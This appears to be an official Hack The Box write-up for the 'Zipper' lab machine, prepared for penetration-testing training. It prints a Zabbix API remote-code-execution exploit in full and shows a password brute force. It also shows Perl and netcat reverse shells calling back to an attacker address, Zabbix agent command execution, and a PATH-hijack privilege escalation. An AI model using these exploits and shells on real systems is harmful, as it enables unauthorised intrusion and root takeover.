Hack The Box
PEN-TESTING LABS

Zipper

18th February 2019 / Document No D19.100.08

Prepared By: egre55

Machine Author: burmat

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Zipper is a medium difficulty machine that highlights how privileged API access can be leveraged to gain RCE, and the risk of unauthenticated agent access. It also provides an interesting challenge in terms of overcoming command processing timeouts, and also highlights the dangers of not specifying absolute paths in privileged admin scripts/binaries.

Skills Required

- Basic knowledge of Linux
- Basic knowledge of Web enumeration tools

Skills Learned

- Zabbix API enumeration
- Exploit modification
- Zabbix Agent command execution
- Overcoming reverse shell disconnects/timeouts
- Relative path hijacking

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

```
masscan -p1-65535,U:1-65535 10.10.10.108 --rate=1000 -p1-65535,U:1-65535 -e tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n'
',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.108
```


```
root@kali:~/hackthebox/zipper# nmap -Pn -sV -sC -p$ports 10.10.10.108
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-20 16:42 EST
Nmap scan report for 10.10.10.108
Host is up (0.057s latency).

PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 59:20:a3:a0:98:f2:a7:14:1e:08:e0:9b:81:72:99:0e (RSA)
|   256 aa:fe:25:f8:21:24:7c:fc:b5:4b:5f:05:24:69:4c:76 (ECDSA)
|_  256 89:28:37:e2:b6:cc:d5:80:38:1f:b2:6a:3a:c3:a1:84 (ED25519)
80/tcp    open  http       Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
10050/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

SSH and an Apache httpd 2.4.29 web server are available. Port 10050 is also listed, which according to the Internet Assigned Numbers Authority (IANA), is associated with the Zabbix Agent. Zabbix is an open-source monitoring software tool that is cable of monitoring a range of networks, devices and services.

https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.txt

Visiting http://10.10.10.108/zabbix confirms that Zabbix is installed.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Zabbix

Guest

Attempting a log in with the default credentials `admin:zabbix` is unsuccessful. After clicking "sign in as guest", the Zabbix console is visible. The user "zapper" on host "zabbix" is referenced. The version of Zabbix is 3.0.

Host	Name ▲	Last check	Last value
Zipper	**Zabbix agent** (3 Items)		
	Agent ping	2019-02-20 17:26:29	Up (1)
	Host name of zabbix_agentd running	2019-02-20 16:34:28	Zipper
	Version of zabbix_agent(d) running	2019-02-20 16:34:30	3.0.12
Zabbix	**- other -** (1 Item)		
	Zapper's Backup Script	2019-02-20 16:34:27	0

Admin account

Patator is used in an online brute force attack, in an attempt to reveal the password for "zapper". Unsuccessful logins result in the error: "Login name or password is incorrect.", and patator is configured to ignore responses with this text. The SecLists "darkweb2017-top1000.txt" wordlist is used. It is quite common for accounts (web, service accounts etc.) to have the password set as the username, and so "zapper" is added to the top of the wordlist.

```
$ git clone https://github.com/danielmiessler/SecLists
$ patator http_fuzz url=http://10.10.10.108/zabbix/index.php method=POST
body='name=zapper&password=FILE0&autologin=1&enter=Sign+in'
0=/usr/share/SecLists/Passwords/darkweb2017-top1000.txt accept_cookie=1  follow=1
-x ignore:fgrep='Login name or password is incorrect.'
```

The password "zapper" has been found.

```
root@kali:~/hackthebox/zipper# patator http_fuzz url=http://10.10.10.108/zabbix/index.php method=POST body='name=zapper&password=FILE0
00.txt accept_cookie=1  follow=1 -x ignore:fgrep='Login name or password is incorrect.'
18:07:37 patator    INFO - Starting Patator v0.7 (https://github.com/lanjelot/patator) at 2019-02-20 18:07 EST
18:07:38 patator    INFO -
18:07:38 patator    INFO - code size:clen       time | candidate                          |   num | mesg
18:07:38 patator    INFO - ------------------------------------------------------------------------------
18:07:38 patator    INFO - 200  3669:3148      0.062 | zapper                                |     1 | HTTP/1.1 200 OK
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

However, this account doesn't have access to the GUI.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

API

It seems that Zabbix has an API, and the documentation provides example JSON for interacting with it.

https://www.zabbix.com/documentation/3.0/manual/api

The user authentication token is requested:

```
$ curl -i -X POST -H 'Content-type:application/json' -d
'{"jsonrpc":"2.0","method":"user.login","params":{
"user":"zapper","password":"zapper"},"auth":null,"id":0}'
```

```
{"jsonrpc":"2.0","result":"12eb58fd8324c625dd914ea29cc4c515","id":0}
```

The host names and interfaces are then requested.

```
$ curl -i -X POST -H 'Content-type:application/json' -d
'{"jsonrpc":"2.0","method":"host.get","params":{ "output":
["hostid","host"],"selectInterfaces":["interfaceid","ip"]
},"auth":"7620466afc69242a93c6f28b7f89305c","id":0}'
```

```
{"jsonrpc":"2.0","result":[{"hostid":"10105","host":"Zabbix","interfaces":[{"interfaceid":"1","ip":"127.0.0.1"}]},{"hostid":"10106","host":"Zipper","interfaces":[{"interfaceid":"2","ip":"172.17.0.1"}]}],"id":0}
```

SearchSploit contains an exploit created by Alexander Gurin, which leverages the Zabbix API to achieve RCE.

```
root@kali:~/hackthebox/zipper# searchsploit zabbix api
-------------------------------------------------------------------------------------------------------------
 Exploit Title
-------------------------------------------------------------------------------------------------------------
Zabbix 2.2 < 3.0.3 - API JSON-RPC Remote Code Execution
-------------------------------------------------------------------------------------------------------------
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Foothold

The exploit is copied/downloaded, and the Zabbix root, hostid, login and password are entered (see **Appendix A**).

https://www.exploit-db.com/exploits/39937

The exploit works very well, and the presence of ".dockerenv" reveals that the foothold is within a Docker container.

```
root@kali:~/hackthebox/zipper# python zabbix.py
[zabbix_cmd]>>:  whoami;hostname
zabbix
a6e13a6a39a1
```

```
[zabbix_cmd]>>:  ls -al
total 84
drwxr-xr-x   1 root root 4096 Feb 21 16:47 .
drwxr-xr-x   1 root root 4096 Feb 21 16:47 ..
-rwxr-xr-x   1 root root    0 Feb 21 16:47 .dockerenv
drwxrwxrwx   2 1000 1000 4096 Feb 22 17:05 backups
drwxr-xr-x   1 root root 4096 Sep  8 07:21 bin
drwxr-xr-x   2 root root 4096 Apr 24  2018 boot
drwxr-xr-x   5 root root  360 Feb 21 16:47 dev
drwxr-xr-x   1 root root 4096 Feb 21 16:47 etc
drwxr-xr-x   2 root root 4096 Apr 24  2018 home
```

In order to upgrade to a proper shell, the following Perl "one-liner" is issued.

```
$ python zabbix_api_pwn.py

[zabbix_cmd]>>:  perl -e 'use
Socket;$i="10.10.14.2";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));i
f(connect(S,sockaddr_in($p,inet_aton($i))))){open(STDIN,">&S");open(STDOUT,">&S");op
en(STDERR,">&S");exec("/bin/sh -i");};' &
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
root@kali:~/hackthebox/zipper# ufw allow from 10.10.10.108 to any port 443
Rule added
root@kali:~/hackthebox/zipper# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.108] 38438

id
uid=103(zabbix) gid=104(zabbix) groups=104(zabbix)
SHELL=/bin/bash script -q /dev/null
zabbix@a6e13a6a39a1:/$ ^Z
[1]+  Stopped                 nc -lvnp 443
root@kali:~/hackthebox/zipper# stty raw -echo
root@kali:~/hackthebox/zipper# nc -lvnp 443
                                          reset
```

```
$ SHELL=/bin/bash script -q /dev/null
$ CTRL + Z
$ stty raw -echo
$ fg
$ reset
$ xterm
$ export TERM=xterm
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Lateral Movement

The Zabbix server configuration file is examined and SQLite database credentials are discovered.

```
$ cat /etc/zabbix/zabbix_server.conf
```

```
DBUser=zabbix

### Option: DBPassword
#       Database password. Ignored for SQLite.
#       Comment this line if no password is used.
#
# Mandatory: no
# Default:
DBPassword=f.YMeMd$pTbpY3-449
```

The Docker IP address is 172.17.0.2 and default gateway is 172.17.0.1. The Zabbix Agent (port 10050) is accessible on 172.17.0.1.

```
zabbix@2a7d58708085:/$ netstat -nr
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
0.0.0.0         172.17.0.1      0.0.0.0         UG        0 0          0 eth0
172.17.0.0      0.0.0.0         255.255.0.0     U         0 0          0 eth0
zabbix@2a7d58708085:/$
zabbix@2a7d58708085:/$ nc -nv 172.17.0.1 10050
(UNKNOWN) [172.17.0.1] 10050 (zabbix-agent) open
zabbix@2a7d58708085:/$
```

According to the Zabbix documentation, it is possible to execute system commands on remote agent endpoints using the Zabbix Agent "system.run" command.

system.run[command,<mode>]			
Run specified command on the host.	Text result of the command 1 - with `mode` as *nowait* (regardless of command result)	**command** - command for execution **mode** - possible values: *wait* - wait end of execution (default), *nowait* - do not wait	Up to 512KB of data can be returned, including trailing To be processed correctly, the output of the command Example: ⇒ system.run[ls -l /] → detailed file list of root directory. *Note*: To enable this functionality, agent configuration fil

Source: https://www.zabbix.com/documentation/3.4/manual/config/items/itemtypes/zabbix_agent

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The output of "ls -al" reveals that that the directory "/backups" is available on both the container and host, which indicates that a shared folder has been configured. Indeed, files created here on the Docker container are confirmed accessible from the host.

```
$ echo system.run[ cat /etc/hosts ] | nc 172.17.0.1 10050
$ echo system.run[ id ] | nc 172.17.0.1 10050
$ echo system.run[ ls -al / ] | nc 172.17.0.1 10050
```

A reverse shell would make the job of post-exploitation on 172.17.0.1 much easier. By default, Zabbix Agent tasks will time out after 3 seconds, meaning that the shell will effectively die on arrival. To work around this limitation, a command is piped into the waiting listener, so that the reverse shell spawns another shell immediately upon arrival, which remains intact.

The file "`/backups/shell.pl`" is created with the following Perl reverse shell:

```
use
Socket;$i="10.10.14.2";$p=8444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
if(connect(S,sockaddr_in($p,inet_aton($i))))){open(STDIN,">&S");open(STDOUT,">&S");o
pen(STDERR,">&S");exec("/bin/sh -i");};
```

The listeners are stood up:

```
$ printf "perl /backups/shell.pl\n" | nc -lvp 8443
$ nc -lvnp 8444
```

Finally, the Agent task is executed:

```
$ echo "system.run[ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.14.2 8443 >/tmp/f & ]" | nc 172.17.0.1 10050
```

A reverse shell is received as zabbix on zipper (10.10.10.108), which is immediately upgraded.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

The "zabbix-service" setuid binary is identified, which provides the ability to start and stop the zabbix-agent service. The service name is discovered after examining the binary with the "strings" utility.

```
$ find / -perm -4000 2>/dev/null
$ strings /home/zapper/utils/zabbix-service
```

```
zabbix@zipper:/var/tmp$ find / -perm -4000 2>/dev/null
/home/zapper/utils/zabbix-service
/bin/ntfs-3g
/bin/umount
/bin/fusermount
/bin/ping
/bin/su
/bin/mount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
zabbix@zipper:/var/tmp$
zabbix@zipper:/var/tmp$ /home/zapper/utils/zabbix-service
start or stop?:
[!] ERROR: Unrecognized Option
```

The absolute path to systemctl has not been used. By creating a malicious "systemctl" and making its location the first PATH entry, command execution can be hijacked.

```
start or stop?:
start
systemctl daemon-reload && systemctl start zabbix-agent
stop
systemctl stop zabbix-agent
[!] ERROR: Unrecognized Option
```

The malicious "systemctl" is created with a Perl reverse shell as contents.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
$ cd /var/tmp
$ pico systemctl
$ chmod +x systemctl
```

```
perl -e 'use
Socket;$i="10.10.14.2";$p=8000;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if
(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");open(
STDERR,">&S");exec("/bin/sh -i");};'
```

The location "/var/tmp" is made the first PATH entry, the zabbix-service binary is run and service "started".

```
$ echo $PATH
$ export PATH=$(pwd):$PATH
$ echo $PATH
$ /home/zapper/utils/zabbix-service
start
```

A reverse shell running as root is received and the user and root flags can be captured.

```
root@kali:~/hackthebox/zipper# nc -lvnp 8000
listening on [any] 8000 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.108] 36960
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare),1000(zapper)
#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Appendix A

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

# Exploit Title: Zabbix RCE with API JSON-RPC
# Date: 06-06-2016
# Exploit Author: Alexander Gurin
# Vendor Homepage: http://www.zabbix.com
# Software Link: http://www.zabbix.com/download.php
# Version: 2.2 - 3.0.3
# Tested on: Linux (Debian, CentOS)
# CVE : N/A

import requests
import json
import readline

ZABIX_ROOT = 'http://10.10.10.108/zabbix' ### Zabbix IP-address
url = ZABIX_ROOT + '/api_jsonrpc.php'     ### Don't edit

login = 'zapper'        ### Zabbix login
password = 'zapper'     ### Zabbix password
hostid = '10105'  ### Zabbix hostid

### auth
payload = {
      "jsonrpc" : "2.0",
    "method" : "user.login",
    "params": {
      'user': ""+login+"",
      'password': ""+password+"",
    },
      "auth" : None,
    "id" : 0,
}
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
headers = {
    'content-type': 'application/json',
}

auth  = requests.post(url, data=json.dumps(payload), headers=(headers))
auth = auth.json()

while True:
      cmd = raw_input('\033[41m[zabbix_cmd]>>: \033[0m ')
      if cmd == "" : print "Result of last command:"
      if cmd == "quit" : break

### update
      payload = {
            "jsonrpc": "2.0",
            "method": "script.update",
            "params": {
                "scriptid": "1",
                "command": ""+cmd+""
            },
            "auth" : auth['result'],
            "id" : 0,
      }

      cmd_upd = requests.post(url, data=json.dumps(payload),
headers=(headers))

### execute
      payload = {
            "jsonrpc": "2.0",
            "method": "script.execute",
            "params": {
                "scriptid": "1",
                "hostid": ""+hostid+""
            },
            "auth" : auth['result'],
            "id" : 0,
      }
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
      cmd_exe = requests.post(url, data=json.dumps(payload),
headers=(headers))
      cmd_exe = cmd_exe.json()
      print cmd_exe["result"]["value"]
```

zabbix_api_pwn.py